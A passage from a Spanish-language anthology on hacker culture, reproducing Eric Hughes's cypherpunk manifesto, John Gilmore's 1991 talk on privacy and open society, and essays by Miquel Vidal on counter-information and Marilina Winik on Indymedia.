el Digital Speech Project[71] (Proyecto Expresión Digital) sponsoreado por la FSF *[Free Software Foundation]*. Por favor, visite estos sitios Web para poder sumarse y apoyar de su trabajo.

También puede ayudar escribiendo a las oficinas de asuntos públicos de Intel, IBM, HP/Compaq, o cualquiera a quien usted le haya comprado una computadora, explicándole que no quiere ser presionado a comprar sistemas de computación «confiable», por lo cual no está de acuerdo en que ellos los produzcan. Esto puede ejercer la presión del poder del consumidor. Si usted hace esto, por favor envíe copias de sus cartas a las organizaciones antes citadas.

3. CRIPTOGRAFÍA

robert@vlsi.cs.caltech.edu

Un manifiesto cripto-hacker[72]

Eric Hughes

Eric Hughes fundó en 1992 el grupo de investigación y activismo «Cypherpunks» (cripto-hackers), junto con John Gilmore y Tim C. May. El grupo mantiene un foro de discusión sobre técnicas de encriptación, además de organizar encuentros y promover el uso de programas de encriptación para garantizar la privacidad en Internet.

Este texto de 1993 es una de las declaraciones de cabecera del grupo.

En la era electrónica la privacidad es necesaria para lograr una sociedad abierta. Privacidad no es guardar secretos. Un asunto privado es algo de lo que uno no quiere que todo el mundo se entere, pero un asunto secreto es algo de lo que uno no quiere que nadie se entere. Privacidad es la posibilidad de revelarse uno mismo ante el mundo de manera selectiva.

Si dos partes realizan algún tipo de negociación, entonces cada una guarda un recuerdo de ese encuentro. Cada parte puede hablar sobre lo que sabe de la otra; ¿cómo evitarlo? Se podrían hacer leyes contra esto, pero la libertad de expresión, todavía más que la privacidad, es fundamental en una sociedad abierta; no buscamos restringir ninguna expresión en ningún sentido. Si varias partes hablan juntas en el mismo foro, cada una puede hablar a todas las demás y aportar colectivamente conocimiento sobre otras personas y grupos. El poder de las comunicaciones electrónicas hace posible este diálogo grupal, y no va a desaparecer sólo porque queramos.

Dado que queremos privacidad, debemos garantizar que cada parte de una transacción sepa de la otra sólo aquello que es absolutamente necesario para la transacción. Dado que cualquier información puede divulgarse, debemos asegurar que revelamos de nosotros lo menos posible. En la mayoría de los casos la identidad no es necesaria. Cuando compro una revista en un negocio y le pago en efectivo al cajero, no hace falta que sepa quién soy. Cuando le digo a mi proveedor de correo electrónico que quiero enviar y recibir mensajes, no hace falta que mi proveedor sepa a quién le estoy escribiendo o qué le digo o lo que otros me dicen a mí; mi proveedor sólo tiene que saber a dónde tiene que enviar los mensajes y cuánto le debo por el servicio. Cuando mi identidad queda al descubierto por el mismo mecanismo de la transacción, no tengo privacidad. Aquí yo no puedo descubrirme a mí mismo selectivamente; yo *siempre* tengo que descubrirme.

Por eso, en una sociedad abierta la privacidad requiere sistemas de transacción anónima. Hasta ahora, los billetes fueron ese sistema. Un sistema de transacción anónima no es un sistema de transacción secreta. Un sistema anónimo da la posibilidad a las personas de revelar su identidad cuando quieren y sólo cuando quieren; esa es la esencia de la privacidad.

En una sociedad abierta la privacidad también requiere de criptografía. Si digo algo, yo quiero que lo escuchen sólo aquéllos a los que está destinado. Si el contenido de mis palabras está disponible a todo el mundo, yo no tengo privacidad. Encriptar es manifestar el deseo de privacidad, y encriptar con criptografía débil es manifestar poco deseo de privacidad. Además, para revelar con seguridad la propia identidad cuando lo corriente es el anonimato es imprescindible la firma criptográfica.

No podemos esperar que los gobiernos, corporaciones u otras grandes y difusas organizaciones nos garanticen la privacidad por su generosidad. A ellos les conviene poder hablar de nosotros, y debemos suponer que lo harán. Tratar de impedir que hablen es pelear con la realidad misma de la información. La información no sólo quiere ser libre, la libertad es el estado al que tiende por naturaleza. La información se expande hasta llenar los soportes disponibles. La Información es la prima más joven y resistente del Rumor; la Información es más ligera de pies, tiene más ojos, sabe más, y entiende menos que el Rumor.

Debemos defender nuestra privacidad si queremos contar con ella. Debemos unirnos y crear sistemas que permitan las transacciones anónimas. Durante siglos las personas han defendido su privacidad con murmullos, oscuridad, sobres, puertas cerradas, señas y mensajeros. Las tecnologías del pasado no permitían una privacidad sólida, pero las tecnologías electrónicas sí.

Nosotros los cripto-hackers construimos sistemas anónimos. Estamos defendiendo nuestra privacidad con criptografía, sistemas de correo electrónico anónimo, con firmas digitales y dinero electrónico.

Los cripto-hackers escribimos código. Sabemos que alguien tiene que escribir software para defender la privacidad, y dado que no vamos a tener privacidad a menos que lo hagamos, nosotros vamos a escribirlo. Publicamos nuestro código para que nuestros compañeros criptohackers puedan practicar y jugar con él. Nuestro código es libre para que lo usen todos, en todo el mundo. No nos importa si vos no acordás con el software que escribimos. Sabemos que el software no puede destruirse y que un sistema distribuido en red no puede apagarse.

Los cripto-hackers repudiamos las regulaciones sobre la criptografía, ya que la encriptación es un acto fundamentalmente privado. El acto de encriptar, de hecho, retira información de la esfera pública. Hasta las leyes contra la criptografía alcanzan sólo hasta el borde de una nación y donde llega el brazo de su violencia. La criptografía se propagará indefectiblemente por todo el mundo, y con ella el sistema de transacciones anónimas que hace posible.

Para que la privacidad se extienda debe formar parte de un contrato social. Las personas deben unirse y propagar estos sistemas. La privacidad sólo se extiende ante la cooperación de cada uno en la sociedad. Los cripto-hackers esperamos tus preguntas y propuestas, y que podamos involucrarte para que no nos traicionemos entre nosotros. De cualquier modo, no vamos a cambiar de idea porque algunos no acuerden con nuestros objetivos.

Hasta entonces.

Privacidad, Tecnología y sociedad abierta[73]

John Gilmore

John Gilmore es un programador de larga trayectoria. Participó de diversos proyectos como GNU, en favor del software libre, y la ONG Electronic Frontier Foundation (Fundación Frontera Electrónica) que se dedica a promover las libertades civiles en Internet. También participó de los inicios de internet administrando foros de discusión en Usenet y desarrolló tecnologías de servidores en la empresa Sun Microsystems. Con Eric Hughes y Tim C. May formaron el grupo «Cypherpunks» (Cripto-hackers), que se dedica a promover e informar sobre el uso de criptografía para asegurar la privacidad de las comunicaciones en Internet.

El texto es una ponencia presentada el 28 de marzo de 1991 en Burlingame, California, durante la «Primera Conferencia sobre Computadoras, Libertad y Privacidad». Fue organizada por la EFF, y el público estuvo integrado por programadores, activistas, empresarios informáticos y miembros de agencias de seguridad e inteligencia.

Mi intervención concierne a dos éticas —la defensa de una sociedad abierta y la defensa de la privacidad—. Creo que estas dos éticas se relacionan entre sí, y quisiera decir algo acerca de cómo se relacionan con nuestro accionar en el mundo.

Esta sociedad fue fundada como sociedad libre y abierta. Nuestros antepasados, nuestros padres, nuestros compañeros, y nosotros mismos estamos haciendo y construyendo esta sociedad en ese sentido —porque creemos que ese tipo de sociedad supera a las sociedades cerradas— en calidad de vida, en libertad y en la búsqueda de felicidad.

Pero yo veo que esta sociedad libre y abierta corre el riesgo de desintegrarse ante pequeños, inesperados cambios. Todavía es legal vivir en nuestra sociedad sin documentos —pero apenas—. Todavía es legal vivir pagando en efectivo —pero apenas—. Todavía es legal juntarse con quienes se quiera —a menos que traigan un porro, saquen fotos de chicos desnudos para su álbum privado, o trabajen con vos creando un juego de rol de fantasía[74]—. Y creo que estas conferencias corren el riesgo de ser cooptadas; nosotros nos sentamos aquí y trabajamos y hablamos con otras personas y elaboramos consensos sobre temas relativamente menores, mientras que perdemos de vista la sociedad abierta en su conjunto.

Por ejemplo nosotros tenemos el porcentaje más alto del mundo de población dentro de la prisión. Estábamos segundos pero el año pasado superamos a Sudáfrica. Estamos primeros.

En los últimos diez años duplicamos el número de personas en las prisiones. De hecho, las celdas nuevas están ocupadas en su mayoría por personas con cargos por delitos con drogas, un crimen sin víctimas que hasta hace no más de veinte años se aceptaba y hasta se celebraba. Ahora quisiera pedirles a los presentes en esta sala que por favor levanten la mano si no han roto una ley, alguna ley, en el último mes.

(una persona de 400 alza la mano)

OK. Por favor levanten la mano: si sus discos y backups fueran revisados, ¿habría algo en ellos que no se permite tener? Por favor levanten la mano si sus discos están «limpios».

(más manos —unas veinte o treinta)

Hay algunos más.

Pero no sorprende que estemos preocupados por la privacidad, porque todos somos «infractores». Todos quebramos la ley, pero pocos somos criminales. El problema es que con sólo llamar la atención de la policía, alcanza para arriesgar la mayor parte de lo que hacemos, porque quebramos la ley todo el tiempo, ¡y todo está montado para que eso suceda!

No culpo a los policías por esto. En su mayoría hacen cumplir las malas leyes que escriben los legisladores, pero de hecho los legisladores tampoco tienen la culpa, porque a la larga la única salida es educar a la población sobre los beneficios de la apertura. Y esto es algo a lo que siempre trato de contribuir, y creo que aporto algunas cosas.

Pero más allá de eso, como dijo P. T. Barnum[75], «Hasta ahora nadie perdió plata subestimando la inteligencia del público americano». Mis mayores esperanzas las pongo en un enfoque muy diferente. Parafraseando a Ted Nelson, probablemente no podamos detener este elefante, pero quizás podamos correr entre sus patas.

En la mayor parte de Europa, las compañías de teléfonos no registran el número al que uno llama, y no lo muestran en la boleta. Sólo cuentan el monto de la llamada. Bien, me contaron que esto es en parte porque los nazis usaban los registros de llamadas que antes había, para rastrear e identificar a la oposición de los países que invadían en la Segunda Guerra Mundial. Desde entonces dejaron de registrar los números.

En EE. UU. la gente boicoteó el censo con números de registro de 1990. Pienso que tuvo mucho que ver en esto la vergonzosa historia de cómo luego de Pearl Harbour se arrió a campos de concentración a los japoneses-americanos empleando los datos del censo.

El profesor Lawrence Tribe habló en este encuentro sobre la gran desconfianza que debemos tener ante nuestro gobierno. Tenemos que darnos cuenta de que la gente que maneja el gobierno puede cambiar, y de hecho cambia. Nuestra sociedad, y nuestras reglas permanentes, deben asumir que gente mala —incluso criminal— va a manejar el gobierno, al menos parte del tiempo.

Aquí se habló mucho de privacidad… pero no nos hemos detenido tanto en por qué la queremos. La privacidad es un medio, ¿cuál es el verdadero fin que estamos buscando? Yo propongo que lo que buscamos es más tolerancia.

La sociedad tolera todos los distintos tipos de comportamiento —diferencias religiosas, diferencias de opiniones políticas, de raza, etc.—. Pero si tus diferencias

no son aceptadas por el gobierno o por otras partes de la sociedad, todavía podés ser tolerado si simplemente ignoran que sos diferente. Un gobierno represivo o una persona represiva no pueden perseguirte si te ves igual que los demás. Como dijo George Perry hoy, «La diversidad es la ventaja comparativa de la sociedad americana». Pienso que eso es lo que está protegiendo realmente la privacidad.

La conferencia dedicó mucho tiempo a hablar sobre modos de controlar los usos de la información y de proteger la privacidad de las personas luego de que la información es recogida. Pero eso funciona sólo si se presupone un buen gobierno. Si surge un gobierno muy malo, van a tener toda la información que necesiten para generar un eficiente estado policial y constituirse como último gobierno. Sería más que conveniente para ellos —de hecho, es una tentación para la gente que quiera intentarlo—. Porque les estamos dando los medios.

¿Qué pasa si podemos construir una sociedad donde la información nunca se recoge?, ¿en la que podrías pagar para alquilar un video sin dejar un número de tarjeta de crédito o de cuenta de banco?, ¿en la que podrías demostrar que tienes permiso para conducir sin ni siquiera dar tu nombre?, ¿en la que podrías enviar y recibir mensajes sin revelar tu emplazamiento físico, como una caja de correo electrónica?

Ése es el tipo de sociedad que quiero construir. Quiero asegurar —con física y matemática, no con leyes— que podamos darnos a nosotros mismos cosas como una verdadera privacidad para las comunicaciones personales. Una encriptación lo suficientemente sólida que incluso la NSA[76] no pueda romperla. Sabemos cómo hacerlo. Pero no lo ponemos en práctica. También necesitamos mejores protocolos para que las comunicaciones móviles no puedan rastrearse.

También queremos privacidad real para los datos de las computadoras. Nuestras computadoras son extensiones de nuestras mentes. Debemos construirlas de manera que un pensamiento escrito en una computadora sea tan privado como el mismo pensamiento guardado en nuestras cabezas.

Debemos tener verdadera libertad de comercio. Debemos poder vender lo que hacemos y comprar lo que queremos —de y a cualquiera— para poder mantenernos y poder conseguir las cosas que queremos conseguir en este mundo.

Es importante que tengamos verdadera privacidad financiera porque los bienes y la información cuestan dinero. Cuando compras o vendes o te comunicas, va a haber dinero cambiando de manos. Si pueden rastrear el dinero, pueden rastrear el intercambio y la comunicación, y perdemos la privacidad en torno a él.

También necesitamos verdadero control de la identificación. Necesitamos la posibilidad de mantenernos anónimos mientras ejercemos todos estos derechos. De modo que incluso con nuestras fotos, nuestras huellas dactilares y nuestro perfil de ADN, no puedan vincular nuestra comunicación, compras y actividad financiera con nuestra persona.

Ahora bien, acá no estoy hablando de no dar cuenta de las acciones, para nada.

Debemos poder dar cuenta de lo que hacemos a las personas con las que nos comunicamos. Debemos poder dar cuenta de nosotros a la gente con la que comerciamos. Y la tecnología debe construirse para permitir eso. Pero no debemos estar exhibiéndonos automáticamente al PÚBLICO con el que hablamos, o al que compramos o vendemos.

Aquí surgen muchos problemas. Creo que tenemos que trabajar en ellos. Se deben diseñar leyes justas para esa sociedad. Las personas deben poder encontrarse con otras personas afines. Y alguien tiene que pagar el costo del gobierno, incluso aunque no puedan espiar nuestros ingresos y compras. No sé cómo resolver estos problemas, pero no pienso tirar al bebé con el agua sucia. Sigo pensando que debemos apuntar a una auténtica privacidad y buscar soluciones para estos problemas.

Entonces, ¿cómo llegamos desde acá a esta nueva sociedad? Una manera es dejar de diseñar y promover falsas protecciones, como las leyes que dicen que no se permite escuchar las llamadas de los teléfonos celulares. Definitivamente debemos dejar de construir sistemas manifiestamente amenazantes como el sistema de identificación Thai o el sistema CalTrans de rastreo de vehículos.

Otra cosa para hacer es, si ya saben cómo, empezar a diseñar, o seguir diseñando, protecciones verdaderas para las cosas que fabrican. Háganlo para el mercado de EE. UU., aún si la NSA sigue prohibiendo la privacidad con controles para la exportación de criptografía. Es más costoso diseñar dos versiones, una para nosotros y otra para exportar, pero vos estás fabricando para tu sociedad y creo que debes fabricar para el modo en que quieren vivir.

Si no saben cómo diseñar una protección real, cómprenla. Creen un mercado para los que están diseñándola, y al mismo tiempo protejan su privacidad poniéndola en uso. Exíjanla de las personas que los proveen, como las compañías de computadoras y los fabricantes de telefonía celular.

También hay que trabajar para eliminar las restricciones para la exportación. Debemos poder importar lo mejor desde cualquier parte y debemos poder exportar la privacidad y lo mejor de nuestros productos al resto del mundo. La NSA actualmente nos tiene de rehenes; los fabricantes de computadoras, por ejemplo, no incorporan seguridad porque no se les permite exportarla. IBM agregó DES[77] a su nueva línea de computadoras, y sólo lo iban a hacer con los modelos dentro de EE. UU., pero la NSA los amenazó con demandarlos y limitar incluso sus exportaciones comunes. IBM dio marcha atrás y se retiró. No podemos dejar que esto siga pasando.

También tenemos que educar a todos sobre lo que es posible para que podamos elegir el tipo de libertad que queremos en vez de asumir que es inalcanzable.

Por último, tenemos que asegurar que el dinero en efectivo y el anonimato sigan siendo legales. Lo vamos a necesitar como precedentes para el dinero electrónico y el anonimato criptográfico.

Creo que con estos enfoques vamos a hacer mucho más por nuestra libertad real, nuestra privacidad real y nuestra seguridad real, que sacando algunas leyes nuevas o

asustando a algunos de los chicos que andan rompiendo las barreras de seguridad de la red. Podemos crear un futuro del que estemos orgullosos de habitar y felices de dejar a nuestros hijos. Muchas gracias.

4. ACTIVISMO

Contra (la) información: comunicación e inteligencia colectiva

Miquel Vidal

Miquel Vidal participa desde hace años en distintas iniciativas de uso social de Internet y el software libre. Formó parte de la primera área telemática en un centro social ocupado en España. Fue uno de los fundadores del proyecto sinDominio (http://sindominio.net) en 1999, un proyecto antagonista que busca «transformar las condiciones sociales del mundo en que vivimos desde la horizontalidad, la cooperación y la libre circulación del saber». También colaboró con el mantenimiento técnico del nodo madrileño de Indymedia (http://madrid.indymedia.org). Profesionalmente se desempeña como administrador de barrapunto.com, sitio de referencia de la comunidad hispana de software libre.

La siguiente es una ponencia presentada en los IV Encuentros de Contrainformación del Estado español, celebrados en abril de 1999 en el centro social ocupado «El Laboratorio», en Madrid, que sirvieron, entre otras cosas, para la presentación pública del Proyecto sinDominio. Fue publicado en papel por la revista madrileña Contrapoder en ese mismo año.

No habrá nunca una puerta. Estás adentro
y el laberinto alcanza el universo
y no tiene ni anverso ni reverso
ni externo muro ni secreto centro.

Jorge Luis Borges

La extensión del ciberespacio[78] ha puesto muy en evidencia los límites del esquema clásico de la teoría de la información, en la que se establece un flujo unidireccional entre el emisor y el receptor, a través de un canal determinado. Este planteamiento asimétrico es bien conocido y se trata de un elemento recurrente en todos los medios de comunicación tradicionales: por un lado, el productor de la información; por otro, su destinatari@. Es cierto que desde hace algún tiempo los medios se esfuerzan por introducir cierto grado de interactividad (teletienda, pago por visión, encuestas, intervenciones telefónicas…), pero no son más que paliativos bastante burdos. La insistencia en que la gente intervenga, opine, se solidarice, etc. no puede ocultar a nadie la ausencia de una interactividad que no existe en absoluto.

Aunque su intención sea opuesta, el esquema de la contrainformación no difiere mucho en su expresión material. Sigue habiendo un@s que producen la información —las agencias y medios contrainformativos— con muy escasos medios y otr@s que la reciben —la peña— con más buena fe que interés. Parece claro que no por repetir muchas veces ideas como horizontalidad o no-mediación, la comunicación que

promovemos pasará automáticamente a ser horizontal o no mediada. Prácticas de la contrainformación como sacar a la luz informaciones obviadas o manipuladas por los medios convencionales se basan en la idea de «veracidad» o, dicho de otro modo, en la búsqueda de una aproximación máxima entre los «hechos» y el relato que se construye. Esa noción de que hay una «verdad» que hay que sacar a la luz tiene su apogeo en contextos totalitarios en el que se censura la información o bien en un esquema ilustrado de otros tiempos en el que había falta de información. No es ese ciertamente nuestro caso, en el cual el problema es más bien el contrario: flujo excesivo de información que produce ruido, distorsión, redundancia y banalidad, pasando a ser fundamental el cómo situarnos desde nuestra precariedad de medios en semejante contexto. Aquí quizá el concepto de *visibilidad* adquiere toda su potencia, pero en todo caso no podemos limitarnos a sumarnos a ese griterío ininteligible pues por muy buena que sea nuestra intención y muy interesantes nuestras informaciones no tenemos forma de «hablar más alto» que los medios convencionales y que se nos oiga en medio del ruido. La buena voluntad no es suficiente. Tampoco el uso de un medio u otro garantiza automáticamente una comunicación antagonista.

¿Hay pues posibilidad de comunicación alternativa, más allá de contribuir al ruido mediático? Una posible línea de fuga sería ver si podemos convertir la comunicación en algo capaz de producir formas de vida y de socialidad refractarias al mercado y al mando. Y en ese contexto, el mensaje es lo de menos. Aquí, *el proceso comunicativo es lo importante*, pero no cualquier proceso comunicativo sino el que producimos en una apuesta colectiva de lucha contra el poder (los poderes). Comunicación en proceso como creación de nuevos espacios de libertad, con singularidades que desbordan la disyuntiva individuo/colectivo y que son fruto de la libre circulación de saberes y experiencias diversas.

Pero el caso es que el esquema de la contrainformación se sigue centrando en el mensaje, en la información misma, o bien en el emisor y su papel (contra)informativo. Por ejemplo cuando decimos que queremos «dar voz a l@s sin voz» y cosas por el estilo. Con esto, conseguimos —en el mejor de los casos— multiplicar y diversificar el número de mensajes en la red, pero no por esto se está necesariamente contrainformando. No quiero decir con esto que hacer notas de prensa o ejercer de altavoz de aquello silenciado desde otros ámbitos sea inútil o contraproducente. Es más, hay muchos casos en que información veraz es sinónimo de contrainformación. A lo que voy es que debemos tratar de ir *más allá* de ese esquema y para ello resulta imprescindible reequilibrar los elementos discursivos unidireccionales (frases, imágenes, informaciones, páginas web…) con lo que se puede denominar *elementos existenciales* de la comunicación, esto es, los elementos éticos y políticos multidireccionales. ¿Qué ética, qué política? Una ética fundada en la horizontalidad de las relaciones entre los individuos, en la cooperación y la puesta en común de saberes y experiencias y en *la posibilidad de todo el mundo de poder emitir para todo el mundo*; una política de la no dominación, de la no dependencia,

de la autonomía de los individuos y de los grupos sociales. Para ello hay que renunciar definitivamente al esquema del humano alienado por el Estado o adormecido por los *media* y que debe ser *contrainformado*; la información ya está ahí, de todos los signos posibles, al alcance de tod@s: lo que propongo en cambio es apostar por comunicar la comunicación, por la *inteligencia colectiva*, y por su espacio natural, el *ciberespacio*.

Y es que mientras hemos estado discutiendo sobre si las nuevas tecnologías son liberadoras o son un instrumento más al servicio del poder, ya se nos está imponiendo una manera de hacer y la dinámica social nos ha sobrepasado y ya está indagando desde hace tiempo en sus atractivos, también en sus límites y peligros. Cuando estas tecnologías empiezan a estar arraigadas socialmente, cuando empezamos a vislumbrar la posibilidad de su uso antagonista, igual ya es demasiado tarde, ya están emergiendo otras tecnologías en la frontera nebulosa donde se inventan las ideas, las cosas y las prácticas. Y no son empresas ni Estados sino grupos indeterminados de individuos que se mueven con criterios que me atrevo a calificar de marginales y con los que tenemos mucho que ver (aunque nunca les veamos ;-). Por ejemplo, ningún Estado, ninguna empresa, había previsto ni anunciado el desarrollo de la informática personal, ni el de las interfaces gráficas interactivas para tod@s, ni el de las BBS o el apoyo mutuo de las comunidades virtuales, ni de los hipertextos, ni de la Web, ni de los programas de criptografía personal e inviolable, ni de GNU/Linux.[79] Estas tecnologías, todas ellas empapadas de sus primeros usos y de los proyectos de quienes las concibieron, nacidas de mentes visionarias, transportadas por el trasiego de movimientos sociales y de prácticas de base y cooperativas, han llegado donde ningún tecnócrata podía siquiera sospechar, pero parece que tampoco lo esperaban los medios de comunicación, incluyendo aquí a los colectivos de contrainformación.

Los medios de comunicación tradicionales fabrican un público homogéneo, el mensaje mediático busca el «común denominador» mental de sus destinatarios, pues el mismo mensaje debe ser leído, escuchado o visto por mucha gente. No tiene pues en cuenta la singularidad del receptor, sus opiniones sociales, su microcultura, su estado de ánimo o su situación particular: es la masa, la audiencia, el público, también la «peña». Aunque parezca increíble, en cierto sentido el ciberespacio nos retrotrae a la situación comunicativa que había antes de la escritura —a otra escala, obviamente— en la medida que la interconexión y el dinamismo en tiempo real de las memorias en línea hace que nuevamente se comparta un contexto comunicativo común, imperfecto, inacabado pero en evolución constante, lleno de vida que incluye a las personas y donde nada hay ya extemporáneo o «fuera de contexto».

La extensión del ciberespacio ha hecho saltar muchos dogmas acerca de la organización de los grupos humanos, y ha dado pie a que se establezcan relaciones entre los individuos y los colectivos radicalmente nuevas, sin precedentes en la historia ni en la biología. El ciberespacio no es otra cosa que el soporte técnico indispensable para dar pie a la *inteligencia colectiva*. El movimiento social que se

desarrolla en el ciberespacio —las comunidades virtuales—, cada vez más masivo y potente, prefigura y actualiza muchas de las cosas de las que teorizamos en los ámbitos antagonistas como un ideario de futuro. La activación de modos de cooperación flexibles, transversales y no mercantiles y la distribución coordinada de los centros de decisión están creando formas comunitarias, emancipadoras, socializadoras y horizontales. En efecto, el movimiento social que se mueve en el ciberespacio carece de programa político, pero la autonomía, la apertura a la diferencia, el espacio sin fronteras (la universalidad) y la libre circulación del saber —la oposición radical al copyright y a la propiedad intelectual— son sus valores constituyentes. Sin centros ni líneas directrices, sin contenido particular, acepta todos los contenidos ya que se limita a poner en contacto —comunicar— un punto cualquiera con otro, sea cual sea la carga semántica o política de cada uno de ellos. Y sería trágico caer en el error de creer que no hay que preocuparse demasiado de lo que sucede en el ciberespacio, porque es virtual y no tiene consecuencias en el mundo «real»: está transformando ya, y lo va a hacer mucho más en el futuro inmediato, las condiciones materiales y subjetivas de vida en sociedad.

Queda para otra ocasión reevaluar desde una perspectiva antagonista algunas de las implicaciones políticas del volcado de los medios de comunicación tradicionales —el teléfono, la televisión, la radio, el fax, los periódicos, los libros…— en el ciberespacio. Aunque conviene aclarar que no creo que resulte posible prever las mutaciones con que la digitalización —y por tanto la posibilidad de tratamiento numérico con ordenadores— modificará nuestras formas de comunicarnos después del año 2000, sí que se hace necesario anticiparse de alguna manera a sus efectos, indagar en esos usos antes de que sean definitivamente recuperados por el mando.

Nuevos medios para hacer medios: el caso Indymedia

Marilina Winik

Marilina Winik estudia sociología en la Universidad de Buenos Aires y es miembro de Indymedia Argentina desde febrero de 2002.

El texto que presentamos fue hecho público como ponencia en el marco del II Congreso Nacional de Sociología y VI Jornadas de Sociología de la UBA, en la mesa «Tecnología y Sociedad».

Indymedia es la red de comunicación antagónica más desarrollada a nivel global. Emergente de una nueva realidad histórica, social y económica, es el resultado de una manera novedosa para la articulación entre activistas de múltiples movimientos sociales y nuevas tecnologías. Políticamente, esta articulación implica la apropiación del espacio que posibilitó la expansión capitalista, para la lucha contra ese mismo sistema de prácticas y discursos. Desde el punto de vista histórico, es en la cumbre de la OMC en Seattle de 1999 (en su fracaso) donde Indymedia deja de ser un mero centro de contrainformación para comenzar un proceso de crecimiento tal que hoy la convierte en la *red de redes* más grande del mundo. Esto es así porque pudo capitalizar la heterogeneidad sin desvirtuarla.

Dentro de este contexto, Indymedia Argentina surgió a partir de las movilizaciones contra el ALCA en abril de 2001. Compartiendo los principios de unidad de la red global, la realidad latinoamericana le imprime una impronta distinta. No sólo crea redes y nodos de red, sino que sus discursos y prácticas se vinculan muy estrechamente con la multiplicidad de los movimientos sociales argentinos: es vehículo de difusión pero también herramienta de articulación.

1) Contexto de surgimiento: los ‘90 y el movimiento antiglobalizacion

La cumbre de la Organización Mundial de Comercio (OMC) que se celebraría en Seattle (EE. UU.), había sido preparada minuciosamente por los principales centros de poder político (los Estados Unidos, la Unión Europea, Japón y Canadá) en íntima relación con el poder económico-financiero transnacional. Pero la cumbre fracasó: los hombres representantes de las *elites* más poderosas del mundo nunca llegaron a reunirse. En paralelo a los preparativos de la OMC, diferentes redes y grupos de todo el mundo (llamados antiglobalización) articularon diversas acciones de protesta. El 30 de noviembre de 1999 se convirtió en el símbolo de su primera victoria.

Más de 50 000 personas se movilizaron hasta Seattle, más de 1500 organizaciones a escala planetaria ayudaron a fomentar la organización, hubo protestas en 70

ciudades de 30 países del norte y del sur, del este y del oeste. Una multiplicidad de subjetividades se articuló en un acontecimiento que impugnaba nodalmente al capital en la voz: *«el mundo no es una mercancía»*.

¿Cuál fue la condición de posibilidad de esta extraña convergencia? ¿Cómo explicar que fuera políticamente efectiva? La respuesta gira alrededor de un modelo de articulación hasta entonces desconocido: las acciones de protesta se habían estructurado alrededor de un medio rápido y económico, Internet.

El Movimiento de Resistencia Global o Antiglobalización —así lo denominaron los medios masivos— comenzó como una corriente de protesta mundial que aunaba a decenas de grupos de diferentes países que tenían en común su rechazo al capitalismo y al modelo neoliberal. Un movimiento en el que se dieron (y dan) cita colectivos diferentes: sindicatos, intelectuales de izquierda, ecologistas, indigenistas, activistas de género y grupos desfavorecidos que acusaban (y acusan) al sistema económico de amoral e injusto.

2) Breve historia de Indymedia

Indymedia nace como un proyecto situacional, para organizar la contrainformación durante la cumbre de OMC. Indymedia (como la pata comunicacional del movimiento antiglobalización) pudo capitalizar la unión de un amplio sector de colectivos y redes preexistentes en el marco de un entramado de comunicación alternativa y antagónica. El sitio (originalmente pensado para empezar y terminar en la cumbre) recibió más de un millón y medio de visitas y esto provocó la necesidad de conformar una red de comunicación antiglobalización que se multiplicó en más de 150 sitios a lo largo de todo el mundo.

2.1) El activismo internacional en los ‘80 y ‘90

Durante los años ‘80 y ‘90 se organizaron innumerables experiencias de éxodo y de construcción de «mundos autónomos»: los centros sociales italianos, la *netculture* del norte de Europa, el zapatismo en Chiapas, la cultura *hip hop*, las comunidades de *sem terra* brasileñas, las experiencias psicotrópicas individuales y colectivas, las editoriales *underground*, las revistas militantes, las radios libres.

Todo ello permitió a la inteligencia autónoma reproducirse y resistir durante los últimos veinte años, pensando en diferentes maneras de resistencia, creando nuevas formas de organización radical que no respondiesen a modelos quebrados por la historia más reciente, siendo lo menos funcionales al sistema.

Pero por sobre todas las realidades regionales o de afinidad, los medios de contrainformación fueron la respuesta a las necesidades concretas de colectivos y movimientos sociales, para los cuales era imprescindible dar a conocer sus

experiencias para continuar siendo colectivos o movimientos. Es decir, dar visibilidad y enunciabilidad a todo aquello que los *mass media* distorsionaban, ocultaban, manipulaban o simplemente ignoraban. La tarea entonces de estos medios fue (y sigue siendo) romper el cerco de la información recortada, ideologizada y pasiva.

2.2) Indymedia Global: registros y códigos de diferencia e igualdad

Desde su momento fundacional en 1999, la posibilidad de *hacer medios* se convirtió en equivalente a *hacer sociedad* para el activismo global. Era imposible seguir pensando en el activismo político sin crear medios, o mejor dicho, sin desarrollar una *red en la que confluyan estos nuevos medios*. Indymedia o Centro de Medios Independientes (CMI) fue entonces un punto de convergencia para quienes decidieron construir una red desde la diversidad de movimientos: comunidades de video activistas, pequeñas radios piratas, hackers, desarrolladores de códigos, productores de fanzines, periodistas, etc.

La heterogeneidad implica complejidad. En Indymedia coexistían colectivos con largas tradiciones de lucha, con experiencias autónomas y muchas veces fragmentadas. Pero había un punto de coincidencia que continúa explicando su duración en el tiempo: el mediactivismo, simplificado a su vez como fenómeno mediático, irrumpe con la coyuntura Internet-Seattle. Convergencia de la información autorganizada en red y florecimiento de la red global.[80] Según el italiano Franco «Bifo» Berardi, el activismo mediático, además, constituye una esfera pública autónoma, un espacio de sustracción al de la invasión mediática.[81]

2.3) Los Principios de Unidad (la diferencia y la igualdad)

Construye tus medios es una de las consignas de Indymedia global. Y desde allí se explica que la red sea hoy una de las mayores comunidades anticapitalistas del mundo. Es así porque, desde sus principios, surge no sólo la posibilidad de informar (contra-informar) rompiendo la tradicional lógica emisor/receptor (en tanto no existe una autoridad que determine quién publica ni quién lee y, además, sus formatos son múltiples), sino que también de esta manera alienta a la participación de todos.

La organización interna de los distintos colectivos y de la propia red global es horizontal: las decisiones se toman por consenso y en lugar de verticalidad, las *responsabilidades se distribuyen según las tareas* que cada activista decide realizar.

Políticamente, Indymedia se reconoce anticapitalista y antipatriarcal. En Indymedia todo trabajo realizado es *voluntario y militante*.

Frente a la unidireccionalidad de los medios masivos —concentrados en oligopolios, hábiles tergiversadores de los hechos y naturalizadores por antonomasia de la explotación—, Indymedia se propone como herramienta de participación que hagan del receptor, no un espectador pasivo, sino un multiplicador de conciencia y de

visiones de la realidad que cuestionen de raíz el sistema vigente. Por eso *no se entiende a la información como mercancía sino como una manera de articular la lucha*.

3) Indymedia Argentina

La experiencia Indymedia en Argentina no tiene antecedentes. La posibilidad de democratizar radicalmente un medio de comunicación y ponerlo al alcance de todos, trabajando desde la consigna «*cada persona es un corresponsal*» fue, sin duda, el inicio de una nueva era en términos de comunicación, información y posibilidad de cambio que ofrecía la tecnología.

3.1) La paradoja en la propia génesis

Sin la trayectoria europea de la *net culture* y sin el movimiento antiglobalización, Indymedia Argentina no hubiese existido. Desde sus inicios en abril de 2001, este colectivo se propuso construir una comunicación amplia, democrática, de base. O, en otras palabras, aportar a la lucha de miles y miles por forjar una nueva cultura, tanto política como comunicacional.

